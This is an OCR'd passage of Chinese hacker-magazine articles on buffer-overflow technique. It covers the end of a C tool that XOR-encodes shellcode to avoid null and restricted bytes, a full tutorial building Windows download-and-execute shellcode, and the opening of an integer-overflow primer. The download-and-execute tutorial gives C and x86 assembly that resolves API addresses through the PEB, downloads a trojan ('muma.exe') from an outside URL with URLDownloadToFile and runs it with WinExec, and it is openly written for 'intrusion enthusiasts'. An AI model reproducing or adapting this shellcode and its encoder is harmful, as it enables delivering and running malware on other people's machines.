        printf("Error: Unable to read from file.\n");
        exit(1);
    }

    FILE* myfile;
    myfile = fopen("ShellCode.txt", "w");  //创建或打开ShellCode.txt来保存ShellCode
      fprintf(myfile, "char shellcode[] = \n");
    fprintf(myfile, "\"");
    for( int i=0 ; i < iFileSize ; i++ )
    {
        bb = buff[i];
        fprintf(myfile, "\\x%2.2X", bb);
        if(i%16==0)     // 每行16个字节
        {
            fprintf(myfile, "\"");
            fprintf(myfile, "\n\"");
        }
    }
    //关闭文件流
    fclose(myfile);
     fclose(fp);
     return;
}
```

整个程序思路很简单，就是基本的文件读取操作而已，提供一个文件名，按二进制格式读取，然后在每个字节前加上\x，输出到一个文件名为"ShellCode.txt"的文件中，简单吧！比如我们编译上面的程序后生成名为ShellCode_Gen.exe，那么对于前面生成的CMD文件，我们就可以在命令行下 ShellCode_Gen.exe CMD，如果没有错误发生，就得到了ShellCode.txt文件，打开看看，如图4所示。




图4

这样就可以轻松地拷贝了，而且免去了手动添加\x的痛苦。

大家都知道，一般用于缓冲区溢出的ShellCode都对编码有要求，最典型的就是不允许0x00空字符的存在，因为在传输过程中它会截断我们的ShellCode而导致溢出失败。更特殊的，对于不同的漏洞程序，还有特殊字符的限制，更加迫使我们对ShellCode进行编码。下面，我们通过修改上面的程序来解决这些问题吧。

最普通的情况是，我们可以选择一个合适的XOR值（比如常见的0x97或0x99），对整个ShellCode里所有字节进行XOR，然后在解码的时候再XOR回来。

对于上面的void ShellCodeGenerater(char *file)，我们做一点小改动，给它多加一个参数：

void ShellCodeGenerater(char *file, char *xorchar)

其中第2个参数是我们在命令行下赋给程序的第2个参数，它就是我们用来XOR的单个字节，比如0x97。

我们的思路和上面是一样的，就是在写入ShellCode.txt前，对每个字节XOR一次，所以需要开辟一块大小和buff一样的空间来存放XOR后的值，然后逐个按位异或，并记录包含"\x00"字节的个数：

```
for(int i=0; i<iFileSize; i++)
{
//bEncodeChar是利用strtoul(xorchar, NULL, 0)转换而来
buff2[i] = buff[i]^bEncodeChar;
if ( buff2[i] == '\x00')
CountOfNull++;  // CountOfNull用来计数'\x00'的个数
}
```

到这还没完，我们只是避开了"\x00"空字节，那其他的特殊字符呢？比如RPC溢出利用中对"\"做了限制？来解决这个问题，精益求精嘛。上面的程序只需要改动一点点，先添加一个函数，它检验并计算存在多少个我们所指定不包括"\x00"在内的非法受限字符，该函数定义如下：

```
int GetNumOfIllegalChar(char *buffer, char* IllegalChar)
{
    char *p;
    int count =0;
    for( ; *IllegalChar; IllegalChar++)
    {
p = strchr(buffer, *IllegalChar); //查找非法字符
        if(p)    count++;
    }
    return count;
}
```

其中，buffer指向的是buff2所指的缓冲区，IllegalChar所指的字符串为程序命令行的第3个参数，GetNumOfIllegalChar()返回的是不包括"\x00"在内的非法字符数。我们把这个函数放在ShellCodeGenerater()里调用，所以得再给ShellCodeGenerater()添加第3个参数，让它接受程序得第3个命令行参数

```
void ShellCodeGenerater(char *file, char *xorchar, char *specialchar)
```

详细的源代码参照附件encodeshellcode.cpp。

对选取的XOR值只要能避开"\x00"和非法字符即可，比如0x96不行，换0x97，如果还不行，换0x99，直到行为止，只要受限字符不是太多，总会得到适合的XOR值的。最后得到我们的加密ShellCode程序，假如用上面CMD文件做试验，"0x97"做XOR值，受限字符为"\:()|"，那么在命令行下就可以这样使用：

encodeshellcode.exe CMD 0x99 \:()|

得到结果如图5所示。




图5

看反白部分，指出有一个不合法字符。那换0x97试试：

Encodeshellcode.exe CMD 0x97 \:()|

得到结果如图6所示。

再打开生成的ShellCode.txt，如图7所示。




图6




图7


哈哈，这就是我们可用的编码过的ShellCode了！

本文介绍的编程实现虽然很简单，而且在编码这里也有存在一定的局限性，但大家可以发挥你们的聪明才智，将其改进完善，相信一定会非常实用的。真诚希望本文能给在正学习缓冲区溢出和ShellCode技术的你一点帮助。

WTF：一般的ShellCode都很短小精悍，所以包含的功能并不多，如果需要包含一些特定的功能或者需要有更多的功能，就需要写大量的代码，但这样写出来的ShellCode很容易出错。那么有没有别的办法来减少这种错误而且还能让代码精悍一些呢？

适合读者：溢出爱好者、入侵爱好者
前置知识：汇编基础、C基础

打造Down&Exec的ShellCode



文/图 网络骑士[H.K.C]

最近研究Windows环境下的溢出，发现写ShellCode好难，主要是有高级功能的ShellCode要用的函数太多了，写下去很容易出错。写点加加用户的代码还行，如果直接写个功能强大的后门的话，那代码量会非常庞大，弄不好写错一句麻烦就大了。于是我就想，我干脆先在网上放个木马，再把ShellCode写成自动从网上下载木马并运行，不就搞定啦？下面看具体的实现方法。

我在MSDN中淘了半天，终于淘到一个符合要求又好用的函数URLDownloadToFile()。URLDownloadToFile的函数介绍如下：

```
HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller,    // 因为我们不用 ActiveX 对象，所以我们置NULL 就行了
    LPCWSTR szURL,        // 要下载的文件的 URL，必须是绝对路径
    LPCTSTR szFileName,   // 保存为本地文件的文件名，也是绝对路径
    DWORD dwResv,         // 必须为零
    LPBINDSTATUSCALLBACK lpfnCB
          // 用来显示下载进度的，我们置 NULL 就行了
);
```

运行木马也需要一个函数 Winexec( )，其参数如下：

```
UINT WinExec(
LPCSTR lpCmdLine,   // 要执行的命令或程序
UINT uCmdShow    // 窗口式样，我们不需要窗口，置 NULL
);
```

先用VC来实现我们要的功能，代码如下：

```
Void main()
{
  // 因为 URLDowloadToFile () 函数在 URLMON.dll 库里，所以我们要先加载它
  LoadLibrary("URLMON");
  //WinExec 是在 Kernel32.dll 库里
  LoadLibrary("Kernel32");
  // 下载木马
  URLDownloadToFile( NULL, "http://www.honker.gov.cn/muma.exe", "C:\\muma.exe",0, NULL );
  // 运行木马
  Winexec("c:\\muma.exe",Null);
}
```

很简单吧？下面我们来把它做成ShellCode，出于ShellCode的通用性考虑，我们要用汇编来写这个程序。不罗嗦了，看代码：

```
void main()
{
  _asm
  {
// 这里引用一下自动查询 LoadLibraryA 地址的代码
  mov eax,fs:0x30
  mov eax,[eax+0x0c]
  mov esi,[eax+0x1c]
  lodsd
  mov eax,[eax+0x08]        ;eax=kernel32.dll 的地址
  mov ebp,eax
  mov eax,[ebp+3ch]         ;eax=PE 首部
  mov edx,[ebp+eax+78h]
  add edx,ebp               ;edx= 引出表地址
  mov ecx,[edx+18h]         ;ecx= 输出函数的个数
  mov ebx,[edx+20h]
  add ebx,ebp               ;ebx= 函数名地址
search:
  dec ecx
  mov esi,[ebx+ecx*4]
  add esi,ebp               ; 依次找每个函数名称

  mov     eax,0x50746547    ;0x50746547="PteG" 即 GetprocAddress()的前几个字母
  cmp [esi],eax             ; 比较刚才找的的函数名前几个字母是不是 "PteG"
  jne search                ; 如果不是就跳到前面继续找，如是就往下继续比较
  mov eax,0x41636f72        ;0x41636f72="Acor"
  cmp [esi+4],eax           ; 第 5 到第 8 个字母
  jne search                ; 如果是，连起来就是 "GetProcA"，以此开头的函数只有 GetProcAddress()

  ; 说明我们找到了
  mov ebx,[edx+24h]
  add ebx,ebp               ;ebx= 函数的序号数组地址
  mov ecx,[ebx+ecx*2]       ;ecx= 计算出来的序号值
  mov ebx,[edx+1ch]
  add ebx,ebp               ;ebp= 函数地址的起始位置
```

上面就是ShellCode能在各平台通用的最关键的部分，非常经典，希望大家收藏，呵呵。如果不清楚请复习一下，找想关文章。下面我们就利用上面得到的函数地址来写我们的ShellCode，首先是LoadLibrary("URLMON")：

```
push dword ptr 0x00004e4f
push dword ptr 0x4d4c5255
push esp              ;我们要加载 "URLMON" 这个 dll
call [ebp+44h]        ;LoadLibrary("URLMON")
mov edi,eax           ;edi=URLMON 库的地址
```

下面就是找URLDownloadToFile()和Winexec()的地址

```
push dword ptr 0x00636578
push dword ptr 0x656e6957
push esp
push edi
call [ebp+40h]   ;GetProcAddress(Kernel32基止,"Winexec")
mov [ebp+4h],eax     ;Winexec()的地址放在[ebp+4h]里
;查找 URLDownloadToFile()函数的地址
push dword ptr 0x00000065
push dword ptr 0x6c69466f
push dword ptr 0x5464616f
push dword ptr 0x6c6e776f
push dword ptr 0x444c5255
push esi         ;把 "URLDownloadToFile" 字符串压栈
push edi         ;URLMON.dll
call [ebp+40h]   ;调用函数 GetProcAddress(URLMON 的地址, "URLDownloadToFile")
mov [ebp+8],eax  ;把 URLDownloadToFile()的地址保存到[ebp+4]中
```

然后我们调用函数。注意 我们把函数的参数压栈应该按从右边向左边的顺序来，不过我们应该先在内存里构造调用函数时所需要的字符串：

```
mov byte ptr [ebp-30h],68h  ;h
mov byte ptr [ebp-2Fh],74h  ;t
mov byte ptr [ebp-2eh],74h  ;t
mov byte ptr [ebp-2dh],70h  ;p
mov byte ptr [ebp-2ch],3ah  ;:
mov byte ptr [ebp-2bh],2fh  ;/
mov byte ptr [ebp-2ah],2fh  ;/
mov byte ptr [ebp-29h],77h  ;w
mov byte ptr [ebp-28h],77h  ;w
mov byte ptr [ebp-27h],77h  ;w
mov byte ptr [ebp-26h],2eh  ;.
mov byte ptr [ebp-25h],68h  ;h
mov byte ptr [ebp-24h],6fh  ;o
mov byte ptr [ebp-23h],6eh  ;n
mov byte ptr [ebp-22h],6bh  ;k
mov byte ptr [ebp-21h],65h  ;e
mov byte ptr [ebp-20h],72h  ;r
mov byte ptr [ebp-1fh],2eh  ;.
mov byte ptr [ebp-1eh],67h  ;g
mov byte ptr [ebp-1dh],6fh  ;o
mov byte ptr [ebp-1ch],76h  ;v
mov byte ptr [ebp-1bh],2eh  ;.
mov byte ptr [ebp-1ah],63h  ;c
mov byte ptr [ebp-19h],6eh  ;n
mov byte ptr [ebp-18h],2fh  ;/
mov byte ptr [ebp-17h],6dh  ;m
mov byte ptr [ebp-16h],75h  ;u
mov byte ptr [ebp-15h],6dh  ;m
mov byte ptr [ebp-14h],61h  ;a
mov byte ptr [ebp-13h],2eh  ;.
```

```
mov byte ptr [ebp-12h],65h  ;e
mov byte ptr [ebp-11h],78h  ;x
mov byte ptr [ebp-10h],65h  ;e
mov byte ptr [ebp-0fh],0h   ;0x00
mov byte ptr [ebp-0eh],43h  ;C
mov byte ptr [ebp-0dh],3ah  ;:
mov byte ptr [ebp-0ch],5ch  ;\
mov byte ptr [ebp-0bh],6dh  ;m
mov byte ptr [ebp-0ah],75h  ;u
mov byte ptr [ebp-09h],6dh  ;m
mov byte ptr [ebp-08h],61h  ;a
mov byte ptr [ebp-07h],2eh  ;.
mov byte ptr [ebp-06h],65h  ;e
mov byte ptr [ebp-05h],78h  ;x
mov byte ptr [ebp-04h],65h  ;e
```

代码写完了，剩下的就是抄ShellCode了，在BC里按F10进入调试，然后在出现的Debug工具栏里点"Disassembly"按钮（如图1所示），然后点鼠标右键选"Code Bytes"，就可以看到机器码和汇编码了（如图2所示）。

剩下来的事不用我说了吧？把那些机器码Copy下来就大功告成了！




图1





图2

适合读者：溢出新手，系统漏洞研究者
前置知识：汇编基础知识，C基础

菜鸟版Expliot编写指南之十四：Windows整数溢出初步



文/图 曹军/dangguai27

掐指算来，学习和研究溢出技术已经一年半了。这段时间里，调试和利用了不少的堆栈、堆溢出漏洞，RPC堆栈、堆两个溢出漏洞、SQL解析服务溢出漏洞，Serv_UMDTM溢出漏洞，以及WorkStation、Foxmail、LSA、RealPlayer等，技术上可算受益匪浅。另一方面，我们的知识面不能局限于堆和栈溢出领域里，其实整数溢出、文件流溢出、C++中溢出覆盖虚函数指针技术等其他溢出技术在漏洞攻击中也是很有用的。其中整数溢出技术在很多时候会间接导致缓冲区溢出的产生。例如JPEG溢出漏洞（MS04-028），这看起来是一个堆溢出漏洞，但其根源恰恰就是由于无符号短整型溢出造成的（详情可参见黑防2004年第11期中相关文章）；更早一些，如以前的SSH crc32远程溢出漏洞、apache chunked漏洞、openssh Challenge-Response机制远程溢出漏洞等，都是由整数溢出引发的缓冲区溢出问题。因此，尽管整数溢出技术提出的时间很早，但从我们的认识角度出发，它反而是一门较新的技术。正好我也准备对该技术进行系统的学习，下面就让我们一起来对整数溢出技术有个初步的认识，也是为下阶段进行相关漏洞的利用打下一些理论基础。

整数及整数溢出

关于整数的概念，应该说我们在上中学的时候就学过了的。这里我们需要了解的是：整数分为无符号和有符号两类，其中有负符号整数最高位为1，正整数最高位为0，无符号整数无此限制。此外，常见的整数类型有8位（布尔、单字节字符等）、16位（短整型、UNICODE符等）、32位（整型、长整型）以及64位（__int64）等等。对于本文来说，了解这些就基本足够了。

关于整数溢出呢，简而言之，就是往存储整数的内存单位中存放的数据大于该内存单位所能存储的最大值，从而导致了溢出。举个简单例子，代码如图1所示。

```
/*整数溢出示例1*/
#include "stdio.h"
int main()
{
    int nIn; //32bits
    unsigned short sOut; //16bits

    printf("nIn:");
    scanf("%d",&nIn);
    sOut = nIn;

    printf("sOut:%d\n", sOut);

    return 0;
}
```

图1

当整型变量nIn输入小于sOut的最大值65535时，输出正常。否则，输出的值是对65536取模得到的，如图2所示。

上面只是说明整数溢出的一个简单例子，归根到底，造成整数溢出漏洞的根本原因还是我们编程人员由于自身疏忽而对整数进行了错误操作引起的。

整数误操作

一般说来，主要有3类整数操作可以导致安全性漏




图2

洞，下面列出每类的典型例子。

1.无符号整数的下溢和上溢

